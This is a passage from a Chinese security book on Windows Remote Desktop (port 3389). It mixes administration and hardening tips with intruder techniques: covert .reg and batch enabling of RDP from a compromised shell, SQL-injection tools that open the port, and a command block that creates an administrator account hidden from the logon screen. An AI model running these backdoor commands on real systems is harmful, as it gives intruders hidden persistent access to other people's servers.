远程终端服务在很多大型系统中使用得越来越广泛。正是由于远程终端服务在 Windows Server 2000 及 Windows 2003 Server 中的开启非常简单和方便，一般情况下不需要重新安装，只需要运行几行 DOS 命令即可开启，且使用终端不受 IP 地址的限制，只要拥有用户账号及其对应的用户口令就可以正常登录，因此，对 Windows XP/2000/2003 Server 来讲，远程使用终端服务开启了方便之门，也开启了网络安全的安全隐患之门。而且，目前有针对 Windows XP/2000/ 2003 Server 及以上版本的远程终端服务攻击软件，一旦攻击成功，将给运行重要程序的服务器带来不可估量的经济损失。

下面对远程终端服务及相关安全技术进行分析。

1.7.1　Windows 2000 Server 开启远程终端

在 Windows 2000 Server 中有许多开启远程终端服务方法，归纳起来，对于远程终端的开启主要通过以下步骤进行。

01　查看“Terminal Services”是否开启。可以通过服务器中的“服务管理”或 DOS 命令“net start”查看。如果在服务管理器中，“Terminal Services”的状态为“启动”，则表示“Terminal Services”开启成功。如果在 DOS 环境下运行“net start”命令，在结果中出现了“Terminal Services”，则表示开启了远程终端服务。

02　启动 Windows Terminal Services 服务。

03　使用“远程桌面连接”（RDP）连接远程终端。如果使用 RDP 连接远程终端成功，则表示远程终端服务开启成功。

1.7.2　Windows XP 开启远程终端

Windows XP 开启 3389 端口分为两种情况，一种是管理员为了方便自己，另一种是入侵者获取权限后非法开启 3389 端口，下面分别进行介绍。

管理员开启，即图形界面开启，操作非常简单，按照下面的步骤即可完成。

01　Windows XP 用户开启 3389 端口

单击“我的电脑”→“属性”→“远程”选项，如图 1-61 所示，勾选“允许从这台计算机发送远程协助邀请”复选框。

严禁网络传播本PDF，违者责任自负！

02　查看远程终端端口开放情况

单击“开始”→“运行”选项，输入“cmd”，打开命令提示符窗口，在其中输入“netstat -an | find "3389"”。如果远程终端开启成功，就会显示默认的 3389 端口正在监听，如图 1-62 所示。




图 1-61　开启远程协助




图 1-62　查看远程终端端口监听状态

03　测试连接远程终端

单击“开始”→“运行”选项，输入“mstsc.exe”，打开远程桌面连接客户端，在计算机中输入本机 IP 地址，接着会出现一个错误提示窗口，如图 1-63 所示。不要紧张，在 Windows XP 操作系统中，本机不能自己连接自己的 3389 端口，但在 Windows 2003 中就可以连接。这时可以换用虚拟机进行连接，在虚拟机中输入本机的 IP 地址。




图 1-63　远程终端连接错误提示

说明

（1）通过虚拟机进行远程终端连接时必须保证网络是连通的，即本机与客户机（虚拟机）是连通的。

（2）本机防火墙要设置为允许 3389 端口通过，具体如下。

① 单击“开始”→“控制面板”→“Windows 防火墙”选项，打开如图 1-64 所示的对话框。该界面是 Windows 防火墙的图形操作界面，默认情况下 Windows XP 开启了防火墙，而且允许有例外（很多程序会自动修改以允许其通过）。

② 在“Windows 防火墙”窗口中单击“例外”标签，如图 1-65 所示，该列表中有两种情况，一种是允许通过的程序或服务，另一种是不允许通过的程序或服务。每一个名称前面都有一个单选框，选中表示允许，未选中表示不允许。

③ 在“例外”标签页中单击“添加端口”按钮，如图 1-66 所示，在“名称”文本框中输入“3389”，在“端口号”文本框中输入“3389”，单击“确定”按钮。




图 1-64　Windows XP 自带的防火墙

严禁网络传播本PDF，违者责任自负！




图 1-65　Windows XP 中的例外程序和服务




图 1-66　允许 3389 端口通过防火墙

1.7.3　Windows 2003 开启远程终端

在 Windows 2003 中开启远程终端的步骤如下。

01　允许开启远程终端

在 Windows 2003 中单击“我的电脑”→“属性”→“远程”选项，打开的界面如图 1-67 所示，在远程桌面中勾选“允许用户远程连接到这台计算机”复选框，允许开启远程终端。

02　授权远程桌面用户

单击“选择远程用户”按钮，将弹出如图 1-68 所示的用户选择界面，单击“添加”按钮，选择一个远程桌面访问用户，在本例中选择的是“asp.net”用户。




图 1-67　允许开启远程终端




图 1-68　授权远程桌面用户

03　查看远程终端端口

打开 DOS 命令提示符窗口，如图 1-69 所示，用“netstat -an”或“netstat -an | find "3389"”命令查看 3389 端口的开启情况，如果在列表中显示 3389 端口已经开放，说明远程终端开启成功。

04　远程终端登录测试

单击“开始”→“运行”选项，在打开的 DOS 命令提示符窗口中输入“mstsc”命令，打开远程登录窗口，在其地址栏输入刚才开启了远程终端的计算机的 IP 地址，单击连接，打开远程桌面登

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

录窗口，输入用户名和密码，登录成功后的桌面如图 1-70 所示，表明远程终端开启成功。




图 1-69　查看远程终端开启端口




图 1-70　远程终端登录测试

1.7.4　一些常见开启远程终端服务的方法

常见的开启远程终端服务的方法有如下几种。

1. 使用 rots.vbs 脚本

rots.vbs 是由网名为“灰色轨迹 zzzevazzz”编写的一个 VBS 脚本。该脚本通过系统自带的 cscript.exe 应用程序执行，可以开启终端服务及修改终端服务端口，使用格式如下。

```
cscript.exe rots.vbs ip user userpass port /r 或 cscript.exe rots.vbs ip user userpass port /fr
```

2. 使用 bat 命令

通过“记事本”程序建立一个 bat 文件，在其中分别输入以下内容。

```
echo [Components] > c:\sql
echo TSEnable = on >>sql
c:\sqlsysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\sql /q
```

运行该批处理命令后，重新启动计算机，远程终端服务开启成功。该方法不能更改终端服务的端口。

3. 将 reg 文件导入需要开启终端服务的计算机中

该方法主要是修改远程终端服务的端口及其相关设置，通过生成一个以 .reg 为后缀的文件，将该文件导入需要开启终端服务的计算机中。该方法比较隐蔽，使用服务管理器和“net start”命令均不会发现终端服务已经启动。Reg 文件的内容如下。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache]
"Enabled"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"ShutdownWithoutLogon"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]
"EnableAdminTSRemote"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"TSEnabled"=dword:00000001
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD]
    "Start"=dword:00000002
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]
    "Start"=dword:00000002
    [HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle]
    "Hotkey"="1"
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\Wds\rdpwd\Tds\tcp]
    "PortNumber"=dword:00000D3D
    [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp]
    "PortNumber"=dword:00000D3D
```

4. 使用 SQL 注入软件启动 3389 服务

在 Domain 3.5 及网名为“教主”的网友编写的 HDSI2.0 SQL 等注入工具均提供了开启 3389 终端服务的功能。使用该类软件开启 3389 端口的前提是运行 Web 服务的服务器必须存在 SQL 注入漏洞，而且数据库用户的权限较大。在 SQL Server 2000 中，数据库用户必须为“sa”。

5. 使用其他软件开启 3389 服务

网上其他一些流行软件的开启原理与前面讲解的类似，只是使用了不同的编程语言实现。

1.7.5　开启远程终端控制案例

开启远程终端控制是指在已经取得计算机的一个 Shell 的前提下，通过执行 VBS 脚本或者批处理命令来执行。在本案例中，是指在 Windows 2000 Server 中使用批处理命令开启远程终端。

01　在 Shell 中执行 2000.bat 脚本，2000.bat 脚本的内容如图 1-71 所示。可以将该脚本文件复制或者上传到需要开启远程终端服务的计算机中，然后执行该脚本文件即可。

图 1-71　2000.bat 文件内容

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

技巧

该脚本用于开启4455端口并将其作为远程终端服务端口，在脚本文件中可以根据需要修改其远程终端服务端口，即修改脚本中“PortNumber”后的数值“dword:00001167”。该值为十六进制，在修改时可以使用系统“附件”中的“计算器”进行计算。

打开“计算器”窗口，在“查看”菜单中选择“科学型”选项，然后单击选中“十进制”单选按钮并输入端口值，再单击选中“十六进制”单选按钮即可，如图1-72所示。用该值覆盖“PortNumber”中的“deword”值，如果计算结果不足8位，则在其前面补“0”。




图1-72 使用计算器来计算端口值

02 重启计算机。要想在Windows 2000 Server中开启远程终端服务，必须重启计算机。

03 使用远程终端连接器进行连接测试。重启Windows 2000 Server后，需要先查看被开启远程终端服务的计算机的远程终端是否开放。可以使用扫描软件或者SFind等工具查看远程终端端口的开放情况。例如，输入命令“sfind -p 4455 192.168.1.100”查看IP地址为192.168.1.100的计算机的4455端口是否开放，如果开放，则可以使用远程终端连接器进行连接。出现远程终端连接桌面后，输入用户名和密码即可进入远程终端桌面管理界面。

注意

（1）mt.exe也可以很方便地开启Windows 2000 Server的3389终端服务。

（2）Windows 2000 Server开启3389端口后需要重新启动。

（3）笔者曾经在一台计算机上遇到过执行3389端口开启命令后，显示开启成功，但却无法连接3389端口的情况。

1.7.6 命令行开启远程终端

本节介绍两种使用命令行方式开启远程终端的方法。

1. 使用注册表命令开启3389端口

直接打开命令提示符，或者在Telnet命令下直接将以下代码粘贴并执行即可。

```
    reg   delete   "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /f
    reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"
/v fDenyTSConnections /t REG_DWORD /d 0
```

2. 来自国外黑客的开启3389命令

虽然见过很多在Windows XP和Windows 2003下开启3389端口的命令，但下面这个命令是最好用的，不但添加了一个用户，还将该用户添加到远程桌面用户组中，避免了权限限制情况下不能登录的问题。能同时通过命令运行防火墙和通过3389端口——实在是好命令。该命令在Windows 2003

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

下执行效果更佳，在 Windows XP 下添加用户后容易被用户发现，具体如下。

```
    net user antian365.com antian365 /add
net localgroup Administrators  antian365.com /add
net localgroup "Remote Desktop Users"  antian365.com /add
attrib +h "%SYSTEMDRIVE%\Documents and Settings\antian365.com" /S /D
echo Y | reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t reg_dword /d 0
echo Y | reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
AllowTSConnections /t reg_dword /d 1
echo Y | reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
Winlogon\SpecialAccounts\UserList" /v "antian365.com" /t REG_DWORD /d 00000000 /f
sc config rasman start= auto
sc config remoteaccess start= auto
net start rasman
net start remoteaccess
```

1.7.7　3389 实用技巧

3389 端口在渗透中非常重要，下面介绍一些实用技巧。

1. 实用技巧之一——修改默认端口

默认状态下，远程桌面使用的端口一般为 3389 端口，如果不及时将这个端口号码更改，许多别有用心的黑客可能会利用这个端口远程控制和入侵本地工作站，以便窃取保存在本地工作站中的各类隐私信息。目前仍有单独针对远程终端攻击的软件，如果我们设置的密码碰巧在其攻击字典中，那么很不幸，我们的计算机将被攻陷，因此，在系统管理中修改默认端口就非常有必要了。其实，我们只要将默认端口 3389 修改为其他任意未使用的端口即可。下面介绍两种修改端口的方法。

（1）图形界面修改

首先，以特权身份（管理员）登录本地工作站或者服务器系统，依次单击系统桌面上的“开始”→“运行”命令，在弹出的系统运行框中输入字符串命令“regedit”，单击“确定”按钮，将打开本地工作站的系统注册表编辑界面。

在该编辑界面的左侧显示区域展开注册表分支 HKEY_LOCAL_MACHINE，在其后弹出的分支列表中选中 SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp 子键。在 tcp 子键所对应的右侧显示区域中，会看到一个名为“PortNumber”的子键，如图 1-73 所示，这个子键就是用来定义远程桌面端口号码的，默认以十六进制显示为“0X00000D3D”。双击该键值，即可将该子键的值设置成其他端口号。

如图 1-74 所示，在“数值数据”文本框中可以任意输入一个未使用的端口号，一般设置大端口号即可，如“8888”。

完成数值修改操作后，定位于注册表分支 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp，在 RDP-Tcp 子键所对应的右侧显示区域中，同样会看到一个名为“PortNumber”的子键，该子键的数值也要一并加以修改。例如，这里要将其数值改成“8888”。

到这里，3389 端口的修改就完成了。此时，使用远程终端的命令格式变为“server port:8888”。例如，IP 地址为 192.168.1.8 的远程终端的使用方法为“192.168.1.8:8888”，即在远程终端连接的地址中输入“192.168.1.8:8888”进行连接。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

图 1-73　通过注册表查看端口信息




图 1-74　修改端口号

（2）使用批处理命令修改终端端口

使用批处理命令修改默认端口，需要事先计算远程终端端口号的十六进制值。例如，我们将端口号修改成“8888”，其对应的十六进制值为“0X22B8”。使用下面的命令即可完成端口号的修改，将 3389 端口修改为 8888 端口。

```
    REG     ADD     "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\Wds\rdpwd\Tds\tcp" /v PortNumber /t REG_DWORD /d 0X22B8 /f
    REG     ADD     "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp"  /v PortNumber /t REG_DWORD /d 0X22B8 /f
```

2. 实用技巧之二——查询端口

查询端口的操作方式主要有通过查询注册表和采用下面介绍的两种查询终端查询（适用于 Windows XP 专业版、Windows 2000 服务器版与 Windows 2003 操作系统）。

（1）通过查询注册表查询

运行如下命令查询端口信息，查询结果如图 1-75 所示。

```
    REG     query     HKLM\SYSTEM\CurrentControlSet\Control\Terminal"     "Server\
WinStations\RDP-Tcp /v PortNumber
```

查询结果为“PortNumber　REG_DWORD　0xd3d”，端口值为 16 进制编码，“0xd3d”表示端口号为 3389，将这个值复制到科学计算器中进行十六进制和十进制之间的换算即可。

如图 1-76 所示，0xd3d=13 × 16 × 16+3 × 16+13 × 1=3389。




图 1-75　通过查询注册表获取 3389 端口




图 1-76　通过计算器查看端口的具体值

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

还可以通过以下命令查看 3389 的更多详细信息，显示结果如图 1-77 所示。

```
    regedit /e tsp.reg "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
server\ Wds\rdpwd\Tds\tcp"
    type tsp.reg
```




图 1-77　使用命令查看 3389 端口的更多详细信息

（2）通过 VBS 脚本命令查询

使用 VBS 脚本命令查询时，一般也使用批处理来执行，但要注意在有些情况下系统禁止执行 VBS 脚本（删除 Windows Script Host 组件）。其代码如下，执行效果如图 1-78 所示。

```
    Echo Dim ReadComputerName >>port.vbs
    Echo Set ReadComputerName=WScript.CreateObject("WScript.Shell") >>port.vbs
    Echo Dim TSName,TSRegPath >>port.vbs
    Echo    TSRegPath="HKLM\System\CurrentControlSet\Control\Terminal    Server\
WinStations\RDP-Tcp\PortNumber" >>port.vbs
    Echo TSName=ReadComputerName.RegRead(TSRegPath) >>port.vbs
    Echo WScript.Echo("TermService port is:"^&TSName) >>port.vbs
    Cscript port.vbs
```




图 1-78　使用 VBS 脚本查询 3389 端口

以上内容所对应的 VBS 脚本如下。

```
    Dim ReadComputerName
    Set ReadComputerName=WScript.CreateObject("WScript.Shell")
    Dim TSName,TSRegPath
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
    TSRegPath="HKLM\System\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp\PortNumber"
    TSName=ReadComputerName.RegRead(TSRegPath)
    WScript.Echo("TermService port is:"&TSName)
```

将以上代码保存为 ports.vbs 文件，在 DOS 命令提示符窗口或 Telnet 窗口执行“Cscript port.vbs”命令即可。

3. 实用技巧之三——控制终端用户的操作界面

根据笔者的经验，在众多的远程控制、远程管理软件中，微软的终端服务是速度最快的。不过，终端服务也有一个很不人性化的地方，就是在默认情况下，我们是看不到终端用户的操作界面的，这在某些场合很不方便。例如，我们在进行远程操作的同时也会想让对方看到我们的操作界面，但在终端服务环境下对方却看不到。其实，我们可以通过一些手段让对方看到我们的远程操作。

01 用户 A 登录远程终端服务器，然后进入进入命令行窗口。

02 用户 A 获取当前运行的会话 ID。运行“query session”命令，如图 1-79 所示，找出用户 A 会话的会话 ID。这里是 1，当前会话前有一个“>”标志，Console 会话表示控制台。

03 运行“shadow 会话 ID”命令，由于用户 A 的会话 ID 是 1，如果要与用户 B 进行远程控制，命令就是“shadow 2”，如图 1-80 所示，会给出一段提示，说明已经冻结用户 A 当前的连接。记住：不能自己和自己 shadow。




图 1-79 获取当前登录 ID




图 1-80 与用户 B 进行远程控制协商

04 此时，用户 B 的终端服务界面上会出现一个远程控制请求对话框，如图 1-81 所示。如果用户 B 同意该请求，就可以远程控制和查看用户 A 的会话了。此时，用户 A 仍能随意进行操作。如图 1-82 所示，用户 A 在远程终端的所有操作，都会在用户 B 的远程终端上显示。如果要退出，执行“Logoff”命令即可。

4. 实用技巧之四——远程关闭终端服务器

远程关闭终端服务器，可能大家通常会直接使用“开始”菜单中的关机功能，但这种方式在关机时不会向终端用户发送消息。所以，我们可以使用“tsshutdn”命令远程关闭终端服务器。例如，要想在 15 秒内关闭终端服务器，可以直接使用下面的命令。

```
    Tsshutdn 15 /powerdown
```

要想取消关机，只要按下“Ctrl+C”组合键即可。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 1-81　同意远程控制会话请求

图 1-82　用户 A 与用户 B 操作同步

5. 实用技巧之五——查看所有终端服务客户端运行的程序

有些时候，服务器管理员可能想了解现在到底有多少用户在登录终端服务器，以及这些用户到底正在运行什么程序，这时可以使用 Query 系列命令，包括“query process”、“query session”、“query user”，分别用于查看进程、会话和用户。要想向客户端发送消息，可以使用 msg 命令。

6. 实用技巧之六——重启计算机

在远程终端上执行“iisreset /reboot /timeout:00”命令后，系统会自动重启，这在入侵过程中非常好用，在韩文、阿拉伯文等不熟悉的文字环境下执行该命令不会因误操作将计算机关闭。

7. 实用技巧之七——灵活应用快捷键

熟练运用远程终端的快捷键，不但能够显示高超的基本功，还能在实际应用过程发挥作用。时间就是金钱，在数秒内就解决一切问题，是一种境界和修养。下面列出远程终端的一些快捷键。

- CTRL+ALT+END：调出“任务管理器”窗口和打开“Windows 锁定”对话框。
- CTRL+ALT+BREAK：切换全屏显示，在窗口和全屏显示之间切换客户端。
- ALT+PAGE UP：从左向右在程序之间切换。
- ALT+PAGE DOWN：从右向左在程序之间切换。
- ALT+INSERT：按启动顺序来回切换程序。
- ALT+HOME：显示“开始”菜单。
- ALT+DELETE：显示窗口的弹出式菜单。
- CTRL+ALT+减号（-）：将客户端活动窗口的快照放在“终端”服务器的剪贴板上（与在本地计算机上按下“ALT+PrintScrn”快捷键的作用相同）。
- CTRL+ALT+加号（+）：将整个客户端窗口区域的快照放在“终端”服务器的剪贴板上（与在本地计算机上按下“PrintScrn”键的作用相同）。

8. 实用技巧之八——限制指定用户登录终端

为了保证服务器的安全，没有必要允许所有用户登录服务器，因此，我们可以指定一个可以登录的管理员账号，这就是限制指定用户登录远程终端，通俗地讲，就是将允许登录的用户加入远程桌面登录用户组。具体操作方法如下。

依次单击“管理工具”→“终端服务配置”→“连接”选项，打开“RDP-Tcp 属性”对话框，找到“权限”选项卡，删除 Administrators 组，然后添加我们允许登录的用户，其他用户一律不允许

登录，如图 1-83 所示。这就是在很多情况下，即使提权成功并添加自己为管理员用户，输入了正确的密码，也无法访问 3389 端口的原因。




图 1-83　设置远程桌面管理权限

9. 实用技巧之九——我的 3389 我做主

终端服务默认没有日志记录，需要手动设置。远程终端启用日志审核后就能够了解 3389 端口的相关信息，如谁登录的、什么时候登录的、什么时候注销的。具体开启方法如下。

依次单击“管理工具”→“终端服务配置”→“连接”选项，打开“RDP-Tcp 属性”对话框，找到“权限”选项卡，单击“高级”按钮，进入“RDP-Tcp 的高级安全设置”对话框，单击“审核”选项卡，然后单击“添加”按钮，在选择用户和组中依次单击“高级”→“立即查找”选项，在搜索结果中找到“everyone”用户并将其添加审核项目中，如图 1-84 所示，选择需要记录的事件。




图 1-84　配置远程终端日志审核

一般情况下需要审核以下几个事件。

- 登录 成功 失败
- 连接 成功
- 注销 成功
- 断开 成功

10. 实用技巧之十——记录登录 3389 端口的 IP 地址和时间

关于这个技巧，笔者最早是在虚拟机上看到的。在一些大型虚拟机上登录系统时，会突然显示一个 DOS 窗口，又突然消失，通过分析，知道这是管理员在记录登录操作系统的用户，具体操作步骤如下。

01　创建记录 3389 登录时间的批处理文件和日志文件

- 3389.bat：用户登录时运行的脚本文件。
- 3389log.txt：记录登录 3389 端口的 IP 地址和时间的 TXT 文件。

3389.bat 批处理脚本文件的内容如下。

```
date /t >>3389log.txt
time /t >>3389log.txt
netstat -n -p tcp | find ":3389">>3389log.txt
start Explorer
```

